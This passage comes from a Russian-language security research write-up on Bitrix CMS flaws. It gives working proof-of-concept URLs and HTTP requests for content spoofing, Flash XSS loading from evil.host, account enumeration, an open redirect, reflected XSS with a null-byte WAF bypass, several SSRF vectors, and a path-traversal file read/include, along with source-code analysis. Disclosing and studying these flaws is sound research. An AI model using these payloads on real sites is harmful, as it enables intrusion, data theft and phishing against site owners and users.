http://site/bitrix/components/bitrix/main.ui.selector/templates/.default/template.php
http://site/bitrix/components/bitrix/forum.user.profile.edit/templates/.default/interface.php
```




**Fatal error:** Uncaught Error: Call to undefined function GetMessage() in /var/www/html/bitrix/bitrix/themes/.default/.description.php on line 3

## 2.2. Content Spoofing ( *mobileapp.list* )

Продолжаем наш хит-парад, с излюбленного многими индусами контент спуфинга. Из зависимостей, вроде как, требует включенного расширения, но из коробки всё ок.

```
http://site/bitrix/components/bitrix/mobileapp.list/ajax.php?items[1][TITLE]=TEXT+INJECTION!+PLEASE+CLICK+HERE!&items[1][DETAIL_LINK]=http://google.com
```




Чем не ловушка для неопытного пользователя?

## 2.3. Content Spoofing ( *pg.php* )

Вот ещё один забавный спуфинг, с картинками, который лежит в коробке каждого дистрибутива:

```
http://site/bitrix/tools/imagepg.php?img=//interesnyefakty.org/wp-content/uploads/chts-takoe-fishing.jpg
```



Социальные инженеры и спамеры любят подобные штуки.

И сюда же, попутно, Flash-based XSS, с похожей причиной. Достаем машину времени, возвращаемся в прошлое и используем:

```
http://site/bitrix/templates/learning/js/swfpg.php?img=//evil.host/evil.swf
```


```
</script>
</head>
<BODY topmargin="0" leftmargin="0" marginwidth="0" marginheight="0" onKeyPress="KeyPress()"><center><OBJECT CLASSID="
<PARAM NAME=movie VALUE="//evil.host/evil.swf">
<PARAM NAME=play VALUE=true>
<PARAM NAME=loop VALUE=0>
<PARAM NAME=quality VALUE=high>
<EMBED NAME=robodemo SRC="//evil.host/evil.swf" WIDTH="" HEIGHT="" loop=0 quality=high TYPE="application/x-shockwave-
</EMBED>
</OBJECT>
</center>
</body></html>
```

## 2.4. Content Spoofing ( *rest.marketplace.detail* )

А тут, будем передавать привет в админку, в виде всплывающих сообщений:

```
POST
/bitrix/components/bitrix/rest.marketplace.detail/templates/.default/ajax.php HTTP/1.1
Host: bitrix
Cookie: PHPSESSID=f19du310gmbmlct92rudphapkk;
Content-Type: application/x-www-form-urlencoded

sessid=a7056166e17e7837f58381684511c5c2&appName=Привет+АДМИН!!!!
&appCode=12345&action=sendInstallRequest
```



Вряд ли этим получится развести админа, но можно просто написать ему добрых слов и порадовать человека.

## 2.5. Account Enumeration ( *UIDH* )

По умолчанию, мы не можем где-то посмотреть список логинов пользователей. Но используя этот недочет, можно пройти по списку и попробовать подобрать их. Для этого используется часть функционала **Запомнить меня на этом компьютере (1.7)**. Так, при запросе валидного логина, в ответе приложения будет содержаться строка **BITRIX\_SM\_UIDH=deleted**:

```
GET /bitrix/tools/upload.php HTTP/1.1
Host: bitrix
User-Agent: Mozilla/5.0
Cookie: BITRIX_SM_UIDL=admin; BITRIX_SM_UIDH=1;
```

```
HTTP/1.1 200 OK
Date: Tue, 26 Apr 2022 02:31:14 GMT
Server: Apache
P3P: policyref=\"/bitrix/p3p.xml\", CP=\"NON DSP COR CUR ADM DEV PSA PSD OUR UNR BUS UNI COM NAV INT DE
X-Powered-CMS: Bitrix Site Manager (4fd6750fc8f0c5c5c355ecdf2c074a0)
Set-Cookie: PHPSESSID=chtldf95bg9tsbv4ad0oqn9li; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Bitrix-Ajax-Status: Authorize
Set-Cookie: BITRIX_SM_UIDH=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; HttpOnly
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

## 2.6. Open Redirect ( *LocalRedirect* )

A.k.a. многострадальный **rk.php**. Им раньше довольно часто пользовались злобные спамеры. Но потом "фичу" вроде как пофиксили, но из-за бага в PHP, стало возможно такое использование:

```
http://site/bitrix/redirect.php?goto=https://site%252F:123@google.c
om/
http://site/bitrix/rk.php?goto=https://site%252F:123@google.com/
http://site/bitrix/tools/track_mail_click.php?url=http://site%252F@
google.com/
```

```
HTTP/1.1 302 Found
Date: Tue, 26 Apr 2022 02:23:02 GMT
Server: Apache
P3P: policyref=\"/bitrix/p3p.xml\", CP=\"NON DSP COR CUR ADM DEV PSA PSD OUR UNR BUS UNI COM NAV INT DEM STA\"
X-Powered-CMS: Bitrix Site Manager (4fd6750fc8f0c5c355ecedf2c074a0)
Set-Cookie: PHPSESSID=eekpun97kc74lef045luaollqo; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: https://bitrix%2F:123@google.com/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Где **site**, название хоста. Пример для **abc.com**:


```
http://abc.com/bitrix/redirect.php?goto=https://abc.com%252F:123@google.com/
```

Уязвимы все сценарии использующие функцию `LocalRedirect()`.

## 2.7. Reflected XSS ( *map.google.view* )

Причина возникновения описана в 1.8, забыли объявить переменную. Банальный XSS, можно атаковать аутентифицированных пользователей:

```
http://site/bitrix/components/bitrix/map.google.view/settings/settings.php?arParams[API_KEY]=123'-'%00'-alert(document.domain)-'
```




%00 в запросе является обходом WAF, который модуль **security** (1.2). Если опасные теги и атрибуты чистятся им просто замечательно, то фильтрацию инъекций в JS контекст (`<script>...</script>`) можно обойти. В общих словах, механизм очистки предполагает матчинг содержимого тегов `<script>`, вкупе с пользовательским вводом, перед выдачей буфера клиенту. И если, после многочисленных операций, что-то пошло не так, например обнаружено потенциальное склеивание строк, бэктики и тому подобное. Всё содержимое тега заменяется на `<!-- deleted by bitrix WAF -->`.

Байпас всплыл при фаззинге, где выяснилось, что перед тем как начать операции по проверке, модуль удаляет нулевой байт из пользовательского ввода и подаёт на вход эти данные. Далее они матчатся с буфером вывода, в который юзеринпут был положен без обработки и соответственно не найдя точного совпадения, делается вывод, что проверять ничего не нужно.

## 2.8. Reflected XSS ( *photogallery\_user* )

По сути, тоже самое:

```
http://site/bitrix/components/bitrix/photogallery_user/templates/.default/galleries_recalc.php?AJAX=Y&arParams[PERMISSION]=W&arParams[IBLOCK_ID]=1%00'}};alert(document.domain);if(1){//
```



Но в комплекте с иммунитетом к SameSite, так как работает для любого типа пользователей. Скрестив эту уязвимость с фицей из 1.12, можем легко получить XSS2RCE.

## 2.9. Server-Side Request Forgery ( *main.urlpreview* )

Очередная попутная находка. Требуется выключенного по умолчанию `url_preview_enable` в системе (*редко-редко встречается*). Позволяет осуществлять GET запросы на произвольные hosts:

```
POST /bitrix/components/bitrix/main.urlpreview/ajax.php HTTP/1.1
Host: bitrix
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=7urta3oi29betoag3g3h2jbg8m;
Content-Type: application/x-www-form-urlencoded

sessid=656db36ceb38d078d434594506a490d9&userFieldId=1&action=attachUrlPreview&url=http://some.internal.host/
```

В логах `some.internal.host` получим:

```
127.0.0.1 - - [29/Apr/2022:18:44:08 +0300] "GET / HTTP/1.0" 401 0 "-" "Bitrix link preview"
```

## 2.10. Server-Side Request Forgery ( *html\_editor\_action.php* )

Уязвимость аналогична предыдущей, за исключением отсутствия каких-либо зависимостей:

```
POST /bitrix/tools/html_editor_action.php HTTP/1.1
Host: bitrix
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=7urta3oi29betoag3g3h2jbg8m;
Content-Type: application/x-www-form-urlencoded

sessid=656db36ceb38d078d434594506a490d9&action=video_oembed&video_source=http://some.internal.host/
```

При использовании, срабатывала во всех кейсах. В логах, на той стороне, будет лежать:

```
127.0.0.1 - - [30/Apr/2022:12:54:41 +0300] "HEAD / HTTP/1.0" 404 0 "-" "-"
```



## 2.11. Local File Disclosure / Include ( *virtual\_file\_system.php* )

В данном случае, инклюд с читалкой не путается, как это часто бывает. Тут именно интересная двойная уязвимость, срабатывание контекста которой, происходит в зависимости от условий использования.

Далее подробно разберём этот баг с неплохим потенциалом, но со своими ограничениями.

Забегая немного вперёд, proof of concept (PoC) выглядит так:

```
http://site/.htaccess/приветики/../../../../../../../../bi  
trix../../../../../../../../virtual_file_system.php////////  
../../../../../../../../x/..
```

Или вот так:

```
http://site/secret/.htpasswd/пистолетки/../../../../" "  
"../../../../bitrix/"../../../../"../../../../virtual_f  
ile_system.php/"../../../../"../../../../x/..
```

Если мне не изменяет память, то где-то было вычитано, что сей скрипт используется для поддержки кириллицы в URI. И скорее всего, это устаревшее наследие, так как в исследуемой версии какие-либо связи с этим скриптом отсутствуют.

По задумке авторов, через правило в корневом `.htaccess`, на этот скрипт должен передаваться `REQUEST_FILENAME`. Который, в последствии, подвергнется некоторым изменениям и будет обработан приложением.

Но если обратиться напрямую к скрипту, специальным образом, то можно нарушить логику и заставить сценарий работать не так как положено.

Начало скрипта, выглядит следующим образом:

```
<?php  
  
require_once($_SERVER["DOCUMENT_ROOT"]."/bitrix/modules/main/lib/loader.php  
");  
require_once($_SERVER["DOCUMENT_ROOT"]."/bitrix/modules/main/tools.php");  
  
...  
  
$io = CBXVirtualIo::GetInstance();
```

```
$requestUri = $_SERVER["REQUEST_URI"];
if (($pos = strpos($requestUri, "?")) !== false)
    $requestUri = substr($requestUri, 0, $pos);

$requestUri = rawurldecode($requestUri);
if
(!preg_match("#([\xC2-\xDF][\x80-\xBF]|\xE0[\xA0-\xBF][\x80-\xBF]|[\xE1-\xEC\xEE\xEF][\x80-\xBF]{2}|\xED[\x80-\x9F][\x80-\xBF]|\xF0[\x90-\xBF][\x80-\xBF]{2}|\xF1-\xF3[\x80-\xBF]{3}|\xF4[\x80-\x8F][\x80-\xBF]{2})#",$requestUri))
{
    // Not utf-8 filename. Should be handled in the regular way.
    HTTP::setStatus("403 Forbidden");
    die("Filename is out of range.");
}
...
```

```
/bitrix/modules/main/include/virtual file system.php
```

Вначале подключаются стартап скрипты, что неинтересно. Далее инициализируется экземпляр класса `CBXVirtualIo` для работы с файловой системой. Переменной `$requestUri` присваивается значение нашего юзер-инпута `[1]` из `$ SERVER["REQUEST URI"]`.

Двигаемся ниже, где проверяется, нет ли у нас в запрошенном URI query части (*?foo=bar*) и если есть, вырезаем её. Потом `$requestUri`, за каким-то лешим, урлдекодится (добавляя байпасы). Следом проверяется шаманская UTF последовательность (приветтики пистолетки) и если не наблюдается, скрипт умирает.

Смотрим на следующую порцию скрипта:

```
if (!defined("BX_UTF"))
{
    $requestUri = \Bitrix\Main\Text\Encoding::convertEncoding($requestUri,
"utf-8", (defined("BX_DEFAULT_CHARSET")? BX_DEFAULT_CHARSET :
"windows-1251"));
}

$requestUri = preg_replace("/(\\.)((\\.\\\\\\\\\\\\\\\\)/)is", "\\1 \\2",
$requestUri);
$requestUri = preg_replace("/[\\.\\\\\\\\\\\\\\\\x20\\\\x22\\\\x3c\\\\x3e\\\\x5c]{30,}/",
" X ", $requestUri);
```

```
/bitrix/modules/main/include/virtual file system.php
```

Из коробки, `bx_utf` у нас `true`, пропускаем. После, поищем и заменим последовательности относительных переходов (`./`, `\.`) [2]. И вырежем неведомую хрень, если её длина составляет более 30 символов, и заменим на другую непонятную хрень — `" x "` [3]. После сомнительных замен, процесс продолжается:

```
$requestUriAbsolute = $io->RelativeToAbsolutePath($requestUri);

$documentRoot = rtrim($_SERVER["DOCUMENT_ROOT"], "/");
$documentRootLength = strlen($documentRoot) + 1;
if ($documentRootLength >= strlen($requestUriAbsolute)
    || substr($requestUriAbsolute, 0, $documentRootLength) !==
$documentRoot."/")
{
    HTTP::setStatus("403 Forbidden");
    die("Path is out of range.");
}
```

*/bitrix/modules/main/include/virtual\_file\_system.php*

Теперь, из обработанного относительного URI, добывается абсолютный псевдолокальный путь [4], при помощи `RelativeToAbsolutePath` метода. Который, в комбинации с другими одноклассниками, путем множественных манипуляций, вполне хорошо это делает. Провалиться глубже веб-корня не получилось.

Следующим этапом в условии происходит сравнение длин и значений. Эталонного серверного `DOCUMENT_ROOT` с полученным ранее средствами `$io`. Не совсем понятна логика этих действий, могу лишь предположить, что это один из архаизмов золотых времён нулевого байта в PHP. А далее идёт ложка дёгтя:

```
$urlTmp = substr($requestUriAbsolute, $documentRootLength);
$urlTmp = str_replace(".", "", $urlTmp);
if (substr($urlTmp, 0, 7) == "bitrix/")
{
    HTTP::setStatus("403 Forbidden");
    die("Path is out of range.");
}
```

*/bitrix/modules/main/include/virtual\_file\_system.php*

Неприятной проверкой скрипта, является вхождение строки `bitrix/` в нашем юзер-инпуте, что не позволяет читать и инcluir из этой директории, за исключением кейсов с многосайтовыми проектами, фича (1.5). Видите в коде `str_replace` точки? Тут на самом деле, между строк, читается несколько фиксов, и попробую пованговать, что сценарий этот был не единожды уязвим. Так как имела место декомпозиция условия, в сравнении с предыдущей версией этого скрипта. Но сейчас не об этом.

Продолжаем:

```
if (!$io->ValidatePathString($requestUriAbsolute))
{
    HTTP::SetStatus("403 Forbidden");
    die("Path is out of range.");
}

if (!$io->FileExists($requestUriAbsolute))
{
    if ($io->DirectoryExists($requestUriAbsolute))
    {
        $requestUriAbsolute = $io->CombinePath($requestUriAbsolute,
        "index.php");
        if (!$io->FileExists($requestUriAbsolute))
        {
            HTTP::SetStatus("403 Forbidden");
            die("Index file is not found.");
        }
    }
    else
    {
        HTTP::SetStatus("404 Not Found");
        die("File is not found.");
    }
}
```

*/bitrix/modules/main/include/virtual\_file\_system.php*

**ValidatePathString** делает кучу проверок, на битые и плохие байты, максимальную длину пути и тому подобное. Следующие **FileExists** и **DirectoryExists** думаю в комментариях не нуждаются.

Смотрим конец:

```
if (strtolower(substr($requestUriAbsolute, -4)) == ".php")
{
    $relativePath = $io->CombinePath("/", substr($requestUriAbsolute,
    strlen($_SERVER["DOCUMENT_ROOT"])));
    $_SERVER["REAL_FILE_PATH"] = $relativePath;

    include($io->GetPhysicalName($requestUriAbsolute));
}
else
```

```

{
    $f = $io->GetFile($requestUriAbsolute);
    $fsize = $f->GetFileSize();
    $fModTime = $f->GetModificationTime();

    $arTypes = array("jpeg"=>"image/jpeg", "jpe"=>"image/jpeg",
    "jpg"=>"image/jpeg", "png"=>"image/png", "gif"=>"image/gif",
    "bmp"=>"image/bmp");

    $ext = strtolower(substr($requestUriAbsolute,
    bxstrrpos($requestUriAbsolute, ".") + 1));
    if(isset($arTypes[$ext]))
    {
        header("Content-Type: ".$arTypes[$ext]);
    }
    else
    {
        $name = $io->ExtractNameFromPath($requestUri);
        header("Content-Type: application/force-download;
name=\"".$name.\"");
        header("Content-Disposition: attachment; filename=\"".$name.\"");
    }
    header("Content-Transfer-Encoding: binary");
    header("Content-Length: ".$fsize);
    header("Expires: 0");
    header("Cache-Control: no-cache, must-revalidate");
    header("Pragma: no-cache");
    header("Last-Modified: ".gmdate('D, d M Y H:i:s \G\M\T', $fModTime));
    $f->ReadFile();
}

```

*/bitrix/modules/main/include/virtual\_file\_system.php*

И чтоб совсем не уморить читателя, по простому, гласит он, что если на конце требуемого пути **.php**, то файл следует инклудить, иначе выдать его содержимое.

Возвращаясь к нашему PoC, посмотрим как он работает и выглядит на каждом из ключевых этапов приводящих к уязвимости.

Первоочередная задача, вызвать скрипт напрямую и при этом ещё прокинуть полезную нагрузку. Путём перекрестного тестирования, был подобран вариант идеально вписывающийся в зависимости.

Подобное сочетание:

```
http://site/.htaccess/пистолетики/../../"""/../bitrix/"""/../virtual_file_system.php/"""/../x/..
```

После нормализации веб-сервером Apache, будет эквивалентно:

http://site/bitrix/virtual file system.php

И не вызовет ошибку, а в битрикс при этом уйдет наш сырой **REQUEST\_URI**:

[illegible]

```
/.htaccess/пистолетики/. ./././"/../../../../../../../../../.././
./bitrix/"../../../../../../../../../../../../../../../../..
./virtual file system.php/"../../../../../../../../../../../../../../../.././x/.. [2]
```

```
/.htaccess/пистолетики X bitrix X virtual file system.php X x/.. [3]
```

```
/var/www/html/bitrix/.htaccess [4]
```

Видите тот весёлый хвостик /.. на конце? Этот бедолага достоин медали, он прошмыгнул мимо двух суровых фильтров (*WAF из 1.2 + preg\_replace [2]*).

По итогу, уязвимость позволяет инклудить и читать файлы в пределах док-рута, за исключением директории `/bitrix/`, в обход серверных ошибок 401 и 403, так как обрабатывается PHP. И не раз выручала автора, потому что помимо чтения `.htaccess` и иже с ним, она позволяет успешно забрать `.git/index` мимо веб-сервера. Что лежит в этом файле, читающему эти строки человеку, скорее всего объяснять не надо. Поэтому, мне остаётся только поздравить с успешным достижением 40% рубежа этого доклада и рассказать о ещё одной найденной уязвимости.

## 2.12. Arbitrary Object Instantiation ( *vote/uf.php* )

Скорее всего, если большинство экспертов по ИБ попросят назвать хотя бы одну подобную известную уязвимость, то ответ будет отрицательным. Это довольно редкий зверь и крайне неэксплуатируемый. Но наш пациент не подводит, здесь получилось докрутить до удаленного выполнения кода (*RCE*). Не без помощи внутренней кухни продукта, особенность которой описана в пункте **1.12**.

**vote** это модуль, который идёт в поставке начиная с коробки **Стандарт**. Он каким-то образом, добавляет функционал для голосования в системе и нам это абсолютно не

важно. Важно то, что при анализе исходного кода в первую очередь ищется максимальное количество конечных точек, где может быть осуществлено внедрение пользовательских данных с последующей их обработкой. Которое позволит перехватить стандартную логику. И один из сценариев структуры этого модуля стал такой точкой.

`/bitrix/tools/vote/uf.php` принимает на вход юзер-инпут и один из маршрутов этих данных, путем различных манипуляций и проверок, доходит до уязвимого кода. Предлагаю взглянуть на реверс стектрейс:

```
#7: require(string)
/var/www/html/bitrix/bitrix/tools/vote/uf.php:1

#6: Bitrix\Vote\Base\Controller->exec()
/var/www/html/bitrix/bitrix/modules/vote/tools/uf.php:22

#5: Bitrix\Vote\Base\Controller->runAction()
/var/www/html/bitrix/bitrix/modules/vote/lib/base/controller.php:104

#4: call_user_func(array)
/var/www/html/bitrix/bitrix/modules/vote/lib/base/controller.php:458

#3: Bitrix\Vote\Attachment\Controller->processActionVote()

#2: Bitrix\Vote\Attach->canRead(NULL)
/var/www/html/bitrix/bitrix/modules/vote/lib/attachment/controller.php:75

#1: Bitrix\Vote\Attach->getConnector()
/var/www/html/bitrix/bitrix/modules/vote/lib/attach.php:443

#0: Bitrix\Vote\Attachment\Connector::buildFromAttachedObject(object)
/var/www/html/bitrix/bitrix/modules/vote/lib/attach.php:491

/var/www/html/bitrix/bitrix/modules/vote/lib/attachment/connector.php:33
```

Размотать это впервые, вручную, было довольно весёлым (*нет*) занятием. И вряд ли кому-то нужна целая простыня кода с пояснением здесь, ведь это не примитивный пережиток прошлого подобно `virtual_file_system.php`, а вполне себе ООП. Поэтому всех любознательных, прошу проследовать по приведённом дебагу и изучить подкапотку самостоятельно.

А мы точно и планомерно возвращаемся к `/bitrix/modules/vote/lib/attachment/connector.php:33`, смотрим что же там такого:

```
final public static function buildFromAttachedObject(\Bitrix\Vote\Attach
$attachedObject)
{
    if(!Loader::includeModule($attachedObject->getModuleId()))
    {
        throw new SystemException("Module
{$attachedObject->getModuleId()} is not included.");
    }
    $className = str_replace('\\\\', '\\',
$attachedObject->getEntityType());

    /** @var \Bitrix\Vote\Attachment\Connector $connector */

    $connector = new $className($attachedObject->getEntityId());

    if(!$connector instanceof Connector)
    {
        throw new ObjectNotFoundException('Connector class should be
instance of Connector.');
```

*/bitrix/modules/vote/lib/attachment/connector.php*

`$connector = new $className($attachedObject->getEntityId());` именно это находится на 33 строке файла. Где мы контролируем имя класса и аргумент! Ну вот именно так разработчик решил проверять принадлежность класса, создавая экземпляр, он художник, он так видит. А нам это говорит о том, что можно вызвать конструктор (`__construct`) любого подключенного в текущий момент класса, в том числе встроенных в PHP.



Пример SSRF используя built-in класс PDO:

```
POST
/bitrix/tools/vote/uf.php?attachId[ENTITY_TYPE]=PDO&attachId[ENTITY_ID]=uri
:http://some.internal.host/&attachId[MODULE_ID]=vote&action=vote HTTP/1.1
Host: bitrix
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=mueruojo5ib155i8dhotfigv88;
Content-Type: application/x-www-form-urlencoded

sessid=6dbcf1c7e0f377899b688e033564fb07
```

В логах получим:

```
127.0.0.1 - - [01/May/2022:02:21:50 +0300] "GET / HTTP/1.0" 404 1216 "-" "-"
```

Достаточно весело, но не так как с RCE. Чтож, давайте продолжать.

Во время первичных раскопок, потыкав маленько что-то из личного запаса и убедившись, что с наскаку ничего сделать не получится. Пришлось изучать все конструкторы битрикса, коих в издании **Стандарт** насчиталось около 1200 штук. Поэтому какое-то время пришлось наблюдать подобную монотонную рябь:

```
cache_eaccelerator.php: function __construct()
cache_eaccelerator.php: {
cache_eaccelerator.php:     $this->CPHPCacheEAccelerator();
cache_eaccelerator.php: }
cache_eaccelerator.php: function CPHPCacheEAccelerator()

event.php: public function __construct($res, $arParams = array())
event.php: {
event.php:     $this->type = empty($arParams["type"]) ? "type" : $arParams["type"];
event.php:     $this->LID = empty($arParams["LID"]) ? LANGUAGE_ID : $arParams["LID"];
event.php:     $this->SITE_ID = empty($arParams["SITE_ID"]) ? SITE_ID : $arParams["SITE_ID"];
event.php:     parent::__construct($res);

uploader.php: function __construct($params, $doCheckPost = true)
uploader.php: {
uploader.php:     parent::__construct($params);
uploader.php:     if ($doCheckPost !== false)
uploader.php:     {
uploader.php:         $this->checkPost(($doCheckPost === true || $doCheckPost == "post"));

virtual_file.php: public function __construct($path)
virtual_file.php: {
virtual_file.php:     $io = CBXVirtualIo::GetInstance();
virtual_file.php:     $this->path = $io->CombinePath($path);
virtual_file.php: }
```

